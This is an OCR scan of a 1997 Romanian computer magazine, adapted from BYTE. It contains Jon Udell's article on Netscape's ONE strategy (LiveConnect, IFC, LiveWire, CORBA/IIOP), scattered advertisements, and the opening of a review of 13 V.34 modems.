
Extensiile Netscape au fost folosite la început ca modalitate pentru utilizarea codului nativ pentru vizualizarea în fereastra navigator a unor date speciale, cum ar fi fișierele PDF sau animațiile Shockware. Teoretic, extensiile native, în curând nu vor mai fi necesare deoarece componentele Java vor satisface aceleași cerințe și vor fi portabile. Practic, această zi este încă departe și în perioada de tranziție extensiile vor avea un rol important. Pentru a simplifica utilizarea lor, Netscape va unifica formatele binare și mecanismele de aducere (download) a extensiilor și componentelor Java. Firma continuă să pună accentul pe LiveConnect, un fel de magistrală software care permite interacțiunea dintre navigator și extensii, Java și JavaScript. Cu această tehnologie o extensie devine mai mult decât un simplu obiect limitat care vizualizează date străine. Poate deveni o componentă de clasă, comandabilă prin script și în jurul căruia se pot construi familii întregi de aplicații.



Type in the name you are looking for: udell in: Four11

T	Name	Email Address
	Al Udell	UDELL@INNOVPLACE.SAS...
	David Mark Udell	DMU0@NS2.CC.LEHIGH.EDU
	Elliot T Udell	ELLIOTU@PIPELINE.COM
	Jay Udell	yu106883@yorku.ca
	Jon Udell	judell@bix.com

Agenda din Netscape Communicator lucrează cu LDAP.



Location: http://www.mapguide.com/MgDemo.htm

Category	Households	(%)
Total Housing Units:	2	
Total Occupied Housing Units:	2	

Category	Units	(%)
Total Housing Units:	2	
Total Occupied Housing Units:	2	

Hydrography (Regions) : Potomac River | 1 'Block Groups' selected | 2.3 x 1.2 (mi)

Document: Done

MapGuide de la Autodesk, o extensie care lucrează cu JavaScript asigură suport pentru o întreagă familie de aplicații GIS utilizabile pe Web.

MapGuide de la Autodesk demonstrează ceea ce se poate face cu o extensie puternică și care prezintă metode și proprietăți pentru Java și JavaScript cu ajutorul tehnologiei LiveConnect. În forma sa cea mai îndrăgită, MapGuide negociază cu un sistem GIS (Geographic Information System) din fundal pentru a aduce date GIS vizualizate ca hărți. Categoriile de informații prezentate se ajustează dinamic în funcție de scara hărții. Controlat de JavaScript, MapGuide poate crea, de exemplu, un sistem cu autori distribuiți care poate fi folosit de o companie de telefoane pentru realizarea unei hărți cu atribute pentru rețeaua proprie de linii. „Este un sistem cu adevărat conceput pentru Net", spune Rod Munro, Internet technology manager pentru segmentul de piață GIS de la Autodesk. De ce nu s-a scris MapGuide în Java? „Lucrăm prea mult cu grafică," afirmă Munro. Acest lucru înseamnă că extensia trebuie portată pe mai multe platforme. Extensiile SDK de la Netscape nu oferă o soluție de a scrie odată și compila oriunde și nu izolează proiectantul de extensie de API-urile specifice SO. Dar Autodesk este pregătit să facă programarea necesară pentru a oferi utilizatorilor performanțe maxime și facilități, existând azi mulți proiectanți care asigură suport pentru platforme multiple.

Ar fi bine dacă v-ați putea converti aplicațiile proprii C++ în extensii Netscape. Singray Software oferă Objective Plug-in care face exact acest lucru pentru aplicațiile realizate care folosesc MFC (Microsoft Foundation Classes). „Programatorii de la firme abordează Java într-o perspectivă mai largă" spune Scot Wingo, unul din fondatorii Stingray. „Dar într-o abordare pe termen scurt ei dispun de mult cod MFC pe care trebuie să-l facă să lucreze pe Web". Versiunea 1 de la Object Plug-in nu va putea lucra cu comunicații realizate cu extensii Java, dar Wingo afirmă că utilizatorii cer suport pentru LiveConnect și speră să adauge acest suport la o versiune ulterioară.

Împachetare cu Java

Aplicațiile de grup pe Internet fac de obicei lucruri similare: caută utilizatori în directori, trimit mesaje, memorează documente pe servere Web. Netscape încapsulează protocolul și serviciile utilizate pentru realizarea acestor activități într-o serie de biblioteci Java numite IFC (Internet Foundation Classes). Primul IFC disponibil se ocupă în mod atipic cu programarea GUI. Este un pachet construit în jurul Abstract Windowing Toolkit de la JavaSoft. Netscape are intenția să ofere acest pachet împreună cu Communicator, un set de clase adiționale care vor conecta programele Java de pe partea client la serviciile de securitate, mesaje, conferințe, directori și de publicare din partea cealaltă.

Este o idee cu efect deosebit. Să presupunem că scrieți o aplicație de urmărire a activității (work-flow), în Java și care permite aprobarea și trimiterea la destinație a ordinelor de cumpărare. Prin serviciile IFC de securitate și de mesaje existente puteți utiliza e-mail securizat pentru nivelul de transport al aplicației. Și puteți distribui aplicația oriunde, chiar și pe un NC (network computer). Remarcați că în timp ce Netscape va oferi aceleași IFC-uri pe serverele proprii, utilizarea de către dumneavoastră a IFC-urilor la clienți nu impune servere cu IFC-uri valide. IFC-urile sunt mapate prin protocoale Internet standard ca LDAP și SMTP, astfel că aplicația de ordine de cumpărare va putea trimite mesaje utilizând orice server

MGT tel. (01)3120311 fax. (01)6150701

Distribuitor autorizat


Verbatim

OLYMPUS

HITACHI

MEDIUM

YAMAHA



E timpul
să vă reâmprospătați
„garderoba"!

Vă așteptăm la CERF '97, Pavilion 105, Stand 1218

care suportă aceste protocoale. Cu timpul, Netscape intenţionează să lege toate IFC-urile, atât de partea client cât şi de partea server, de interfeţe CORBA (Common Object Request Architecture).


Server programabil

Sistemele software situate pe Web au fost întotdeauna sisteme Client / server. Acum ele evoluează rapid spre o arhitectură tripartită care desprinde serviciile de prezentare de programele firmei şi programele de manipularea datelor. Practic toate trusele de unelte de dezvoltare Web, inclusiv NetDynamics de la firma cu acelaşi nume, Sanga Pages de la Sanga, HAHT-site de la HAHT, IntraBuilder de la Borland şi Sapphire/Web de la Bluestone asigură suport pentru acest model tripartit. Toate au servicii de bază ca sesiuni persistente şi conectivitate la baze de date. Fiecare defineşte un mod de programare a aplicaţiilor din treimea de mijloc folosind Java (NetDynamics, Sanga Pages), VBScript (HAHTsite), JavaScript (IntraBuilder) sau C++ (Sapphire / Web).


Printre primele din acest gen de truse a fost LiveWire de la Netscape. Pentru a programa în LiveWire va trebui să scrieţi într-un amestec de HTML şi JavaScript. Apoi veţi utiliza tag-ul `<server>` pentru a evidenţia partea de cod care trebuie să se execute la motorul run-time LiveWire, o extensie la Enterprise Server care adaugă obiecte de aplicaţie, client, sesiune şi bază de date la JavaScript. Proiectanţii au constatat că sistemul LiveWire este foarte productiv. Totuşi, inevitabil, şi-au dorit să creeze propriile obiecte LiveWire conforme cu cerinţele proprii şi să includă aceste componente care pot lucra cu script în C++ sau Java. Au dorit de asemenea moduri mai flexibile de distribuire a aplicaţiilor din treimea de mijloc. LiveWire este un modul Netscape API (NSAPI) care se execută în spaţiul de adrese de la Enterprise Server. Este o soluţie de mare performanţă, dar aplicaţiile sunt mai robuste dacă se pot executa în cadrul proceselor proprii. Similar, aplicaţiile sunt mai scalabile dacă aceste procese pot migra la alte echipamente.

Servere pentru orice anotimp


❶ LiveWire - O extensie la Enterprise Server 2.0, LiveWire a oferit setul de servicii - script, sesiune persistentă, acces la baze de date - devenite standard pentru noua generaţie de unelte de dezvoltare Web.




❷ LiveConnect la server - Sistemul LiveWire de la Enterprise Server 3.0 oferă posibilitatea de a distribui extensii server (module SPAPI) împreună cu JavaScript pe partea de server.




❸ ServerApplet - Mecanismul primitiv Java de la Enterprise Server 2.0, numit HTTPApplet, nu se putea integra cu LiveWire. Mecanismul Java de la Entrprise Server 3.0 numit ServerApplet poate lucra împreună cu JavaScript şi cu extensii prin LiveConnect.



❹ CORBA/IIOP - La Enterprise Server 3.0 extensiile pot fi împachetate ca şi obiecte CORBA (Common Object Request Broker Architecture) care comunică prin interfeţe IDL. Acestea pot fi puse pe serverul Web (in-process sau out-process) sau pe server separat de aplicaţii.



❺ IIOP Direct - Datorită Java ORB (Object Request Broker), clienţii Netscape pot ocoli subsistemul LiveWire atunci când este cazul şi pot conversa direct cu serverele CORBA prin IIOP (Internet Interoperable ORB Protocol).



Puteţi extinde Enterprise Server 2.0 de la Netscape folosind C++, JavaScript sau Java, dar aceste metode sunt limitate şi nu puteţi integra variantele diferite ale fiecărui modul. Versiunea 3.0 promită să elimine toate limitările. Extensii de server (numite module SPAPI) vor înlocui modulele NSAPI şi aceste extensii vor fi obiecte stil CORBA care vor exporta interfeţe IDL (Interface Definition Language) şi vor folosi IIOP. Împachetate astfel, vor fi executabile în spaţiul de adrese de la Enterprise Server sau într-un proces separat care poate fi local sau la distanţă. Proiectanţii le vor putea scrie în orice limbaj care asigură IDL. Mai mult, implementările de partea server-ului la LiveConnect vor permite comunicaţii în ambele sensuri între extensiile SPAPI şi codul Java sau JavaScript, ceea ce înseamnă că extensiile pot deveni componente ce lucrează după un script, aşa cum se întâmplă de partea client.

Puteţi distribui module Java numite HTTPApplets la Enterprise Server 2.0, dar au utilitate limitată deoarece nu pot partaja beneficiile aduse de persistenţă şi serviciile de baze de date ale subsistemului LiveWire. În 3.0 aceste vor deveni ServerApplets care vor putea utiliza obiectele LiveWire şi vor putea oferi obiecte noi pentru LiveWire. Appleturile de server vor putea utiliza de asemenea serviciile de directori, mesaje, securitate şi alte servicii disponibile prin IFC. Un modul de urmărirea activităţii care dis-

CORBA pentru mase

Implementările CORBA (Common Object Request Broker Architecture) există deja de mai mulți ani. De partea client există suport la OS/2 Warp, OpenDoc pentru Warp și Mac OS, dar nu și la Windows încă. Netscape vrea să schimbe acest lucru prin includerea VisiBroker de la Visigenic Software, un ORB bazat pe Java care știe IIOP (Internet Interoperable ORB Protocol), în Communicator și în serverele SuiteSpot 3.0.

Pe măsură ce utilizatorii Netscape trec la Communicator, baza instalată CORBA va crește vertiginos. Pentru cine este important acest lucru? Proiectanții de la firme. „CORBA a fost acceptat într-o măsură mult mai mare decât m-am așteptat," spune Laird Popkin, director pentru tehnologie și arhitectură la The News Corporation, compartimentul de servicii Internet. „Toți se ocupă de împachetarea sistemelor vechi cu CORBA IDL (Interface Definition Language)." De ce? Cu toate că este complex, CORBA este o cale robustă și deschisă pentru construirea de sisteme de rețea pentru întreprinderi.

Alternativa Microsoft pentru CORBA, DCOM (Distributed Common Object Model) nu s-a livrat încă pentru Windows 95. Și când va fi livrat, „va exista o gaură în mijloc" spune Jamie Lewis, președintele de la The Burton Group. „DCOM nu ofer[servicii de directori și nici nu va oferi până prin 1998." Lewis evidențiază totuși că Netscape nu va utiliza serviciile de nume din CORBA ci va crea în locul lor legături IIOP spre propriul serviciu de directori LDAP (Lightweight Directory Access Protocol). Aceasta este o măsură pragmatică. Un sistem complet CORBA este unul de anvergură. În acest moment Netscape consideră înțelept să ofere deocamdată doar conductele în locurile necesare.

În perspectivă, Mark Andreessen vede IIOP ca o sumă a mai multor protocoale și care va crește pe măsură ce Internet evoluează spre o multitudine de servicii obiect. Dacă sit-urile FTP de la Netscape vor răspândi 10 milioane de ORB compatibile IIOP în acest an, Internet-ul orientat obiect se poate realiza mai repede decât își imaginează lumea. Dar vor trebui să existe și beneficii pe termen scurt. Iată două:

Extensia ORB este cod sigur. Richard Soley, director tehnic la OMG (Object Management Group), arată că deoarece ORB de la Visigenic este parte a integrată în codul sigur (trusted) Communicator, se poate conecta la servere CORBA aflate oriunde în lume. Componentele normale Java însă permit doar conectare la serverele lor de origine.

IIOP este o țintă bună pentru furnizorii de ziduri de foc. O mare problemă la „groupware everywhere" este că chiar o parte din protocoalele de bază de azi, ca POP sau NNTP, nu trec prin anumite ziduri. Situația se va înrăutăți înainte să devină mai bună pe măsură ce apar IMAP (Internet Mail Access Protocol), LDAP și ICAP (Internet Calendar Access Protocol). Dar dacă IIOP ar putea încapsula toate aceste protocoale, mai multe proximități (proxies) s-ar putea consolida într-una singură în zid și ar fi mult mai simplă configurarea filtrelor de pachete la rutere. „Dacă am avea doar grija API, atunci motorul de protocol s-ar putea construi cu un compilator IDL", afirmă Soley de la OMG. Ce veți face până ce apar proximitățile IIOP ? Puteți suprapune IIOP peste HTTP, cu toate că nimeni nu pretinde că acest lucru este foarte util.

tribuie documente va utiliza aceste servicii pentru a căuta utilizatorii și pentru a le transmite mesajele. Ar putea utiliza IIOP pentru a întreba un administrator extern de documente despre versiunea documentului și apoi accesa o bază de date controlată prin JavaScript pentru a înregistra evenimentul.

ADRESE UTILE

Autodesk
San Rafael, CA
(415) 507-5000
http://www.autodesk.com

Bluestone Consulting
Mt. Laurel, NJ
(609) 727-4600
http://www.bluestone.com

Borland International
Scotts Valley, CA
(408) 431-1000
http://www.borland.com

HAHT Software
Raleigh, NC
(919) 783-7803
http://www.haht.com

Microsoft
Redmond, WA
(206) 882-8080
http://www.microsoft.com

NetDynamics
Menlo Park, CA
(415) 462-7600
fax: (415) 617-5920
http://www.netdynamics.com

Netscape Communications
Mountain View, CA
(415) 937-3777
http://home.netscape.com/

Sanga International
Toronto, ON, Canada
(416) 364-3222
http://www.sangacorp.com

Stingray Software
Chapel Hill, NC
(919) 933-0863
http://www.stingsoft.com

Open Network Environment (ONE) de la Netscape este compus din trei părți: integrarea în stil LiveConnect Java, JavaScript și extensii; Internet Foundation Classes; modelul CORBA/IIOP de calcul distribuit. Netscape are în vedere realizarea ONE într-un mod simetric, atât pe client, cât și pe server. „Ne-am angajat să punem prima dată IFC-urile, apoi legăturile IIOP pe toate serverele SuiteSpot 3.0" spune Eric Hahn, senior vice president pentru tehnologie la Netscape. Acesta înseamnă că ați putea de exemplu implementa un comutator de mesaje cu Java pe serverul de poștă.

Ce înseamnă de fapt open din ONE ? Este o afirmație a dedicării Netscape pentru platforme multiple și standarde Internet. Neutralitatea de platformă înseamnă foarte mult pentru cei care dezvoltă programe. Popkin de la News Corporation spune că echipa lui apreciază și utilizează NT, dar pentru un sit care atrage 10 milioane de utilizatori pe zi „un server Alpha oferă performanță dublă sub Unix de la Digital și când configurăm nucleul performanțele mai cresc de încă două ori ." Standardele Internet asigură pe toți că nu mizează doar pe Netscape pentru soluții avansate de tehnică de calcul.

Până la urmă, ONE reprezintă o cale distinctă de a construi software, o abordare care va funcționa bine în primul rând și mai ales cu clienți și servere Netscape. Este un mod radical diferit de modul Microsoft și miza este cât se poate de mare. Aceste două firme se luptă pentru a defini modul în care va fi realizată structura viitoarelor rețele de firmă. Planurile Netscape sunt afirmarea diversității de platforme în timp ce Microsoft se așteaptă ca Windows să existe peste tot și vede în DCOM (Distributed Common Object Model) tehnologia evidentă pentru aplicațiile distribuite. Unele firme consideră acest lucru ca un caz în plus al miopiei manifestate de Windows. „Realitatea este că majoritatea aplicațiilor vor trebui să se confrunte cu Internet și extranet-uri," spune Jens Christensen, chief technology officer la Visigenic, o firmă care dezvoltă ORB conform CORBA. „Este improbabil ca să întâlniți un mediu DCOM de cealaltă parte."

Atâta timp cât diversitatea domină pe Internet, Netscape va continua să fie un promotor. ■

---

*Jon Udell (***judell@bix.com***) este BYTE executive editor pentru medii noi.*

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Attila Darvas*]

Ce rol are viteza în afacerea asta? Principal.
De Andrew Froning și Helen Holzbaur

13 Modemuri: rapiditate pentru Web

În ultima analiză BYTE asupra modemurilor V.34 (iunie 1995), eram interesați de viteză doar în măsura în care economiseam bani în transferul de fișiere, ratele înalte în transmisia datelor generând o notă telefonică mică. Dar numai într-un an și jumătate, Internet-ul a cucerit scena. În timp ce, în continuare, ratele înalte de transfer a datelor permit o economisire a banilor din partea celor care lucrează de acasă sau apelează la serviciile unui ISP (Internet Service Provider), cerința majoră pentru viteză se concretizează acum în reducerea timpului de așteptare pentru paginile Web. Explozia interesului pentru Web, coordonată cu introducerea unor rate de transfer mari din partea furnizorilor ISP a generat o creștere a cererilor pentru modemuri mai rapide - conexiunea principală către Web a utilizatorilor de acasă.

Un răspuns din partea producătorilor de modemuri a fost introducerea unui standard V.34 îmbunătățit (aprobat de ITU - International Telecommunications Union) în toamna trecută. Îmbunătățirile V.34 includ o rată de transfer de 31.2 și 33.6 Kbps pe linii telefonice analogice standard. În timp ce modificările ratelor de transfer aduse standardului V.34 oferă o creștere posibilă cu aproximativ 17% a performanțelor față de cele ale modemurilor de 28.8 Kbps, rezultatele noastre au indicat doar o creștere de 8%. Acest lucru nu este suficient pentru a justifica un upgrade de la 28.8 Kbps, dar reprezintă calea cea mai bună pentru un upgrade de la 14.4 Kbps spre exemplu. Asta în cazul în care ISDN-ul nu este o opțiune.

În timp ce testam prima generație de modemuri de 33.6 Kbps, unii producători anunțaseră deja așa numitele modemuri de 56 Kbps (vezi Tech Focus). Capabile de rate de descărcare de 56 Kbps, aceste dispozitive pot înlocui destul de repede modemurile de 33.6 Kbps.

Aceasta nu ar trebui însă să vă oprească din cumpărarea unui modem de 33.6 Kbps; majoritatea producătorilor și-au anunțat doar politica de upgrade de la modemurile de 28.8- și 33.6-Kbps la posibilități 56K proprietare. Odată ce ITU va definitiva un standard pentru 56K, un upgrade gratuit va fi disponibil din partea majorității producătorilor.

Noi am testat 13 dintre cele mai performante modemuri V.34. Toate sunt modele externe pe care le puteți folosi pe mai multe platforme hard, deși unitățile de testare au fost însoțite doar de programe Windows.

Este un lot variat, cu un preț urcând de la 109$ pentru modestul Practical Peripherals PM336MT INET, până la 395$ pentru ScoutPro de la Digicom Systems și Courier V.Everything/V.34 de la U.S. Robotics. Opt producători și-au trimis modele care ofereau unele posibilități de mesaje vocale și/sau difuzor, deși acestea n-au fost impuse pentru participare. Șase dintre modele ofereau cipuri ROM BIOS care vă permiteau realizarea unui upgrade folosind un program furnizat de producător.

BYTE BEST

MODEMURI RAPIDE

U.S. Robotics Courier V.Everything/V.34
este cel mai bun și la transmisia de date, cu performanțe, facilități și fiabilitate de vârf.

Zoom Telephonics V.34X Plus
este cel mai bun modem cu cost redus, la 189$ (dar și un candidat la „cel mai bun“).

Analiza noastră n-a inclus versiunile de modemuri interne de 33.6 Kbps. Din moment ce ele folosesc aceleași pompe de date și același set de cipuri ca și verișorii lor externi, diferența legată de performanță este minimală. De asemenea și diferența de cost a fost în general minimală; media diferenței fiind în jurul a 20$. Toate aceste produse includ posibilități de fax la o rată standard înaltă (V.17) de 14.4 Kbps. Noi nu am testat performanța fax din moment ce testele anterioare n-au indicat practic nici o diferență semnificativă legată de viteză.


Viteza este importantă

Ce trebuie să știți înainte de-a lua o decizie legată de cumpărarea unui model? Viteza este desigur importantă. Noi am determinat o diferență notabilă de 15% între cel mai rapid și cel mai lent modem din testul nostru. Și, ca și în cazul modemurilor de 28.8 Kbps, există câțiva factori care vă pot împiedica să fructificați la maximum viteza V.34.

În primul rând, trebuie să vă conectați cu un alt modem V.34. Pentru companiile care suportă telecomutarea, aceasta înseamnă un upgrade al instalației existente iar utilizatorii Web vor trebui să aștepte după proprii furnizori de servicii Internet pentru a-și moderniza noianul de modemuri. Câteva modemuri V.34 mai vechi au cipuri BIOS programabile (flash ROM sau EEPROM), care pot fi modernizate la ultima versiune a standardului V.34.

Un al doilea factor limitator este calitatea liniilor telefonice. Numărul liniilor telefonice din S.U.A. care sunt suficient de „curate“ pentru transmisii de 33.6 Kbps este estimat la 5%. Cu toate acestea, noile specificații V.34 îmbunătățesc proprietățile de transmisie ale modemului pe mai multe tipuri caracteristice de linii telefonice. Astfel, un modem de 33.6 Kbps vă va oferi o rată de transfer mai mare decât un modem de 28.8 Kbps mai vechi chiar pe linii mai puțin perfecte,.

O a treia limitare posibilă este dată de portul serial al PC-ului d-voastră. Modemurile comprimă datele înainte de a le transmite. Pentru a transmite date com-



ROM

Memoria permanentă care reține date precum rutine program pentru procesarea semnalelor. Dacă ROM-ul este memorie flash puteți moderniza ușor modemul cu noi compatibilități și uneori îmbunătățiri ale funcțiilor.

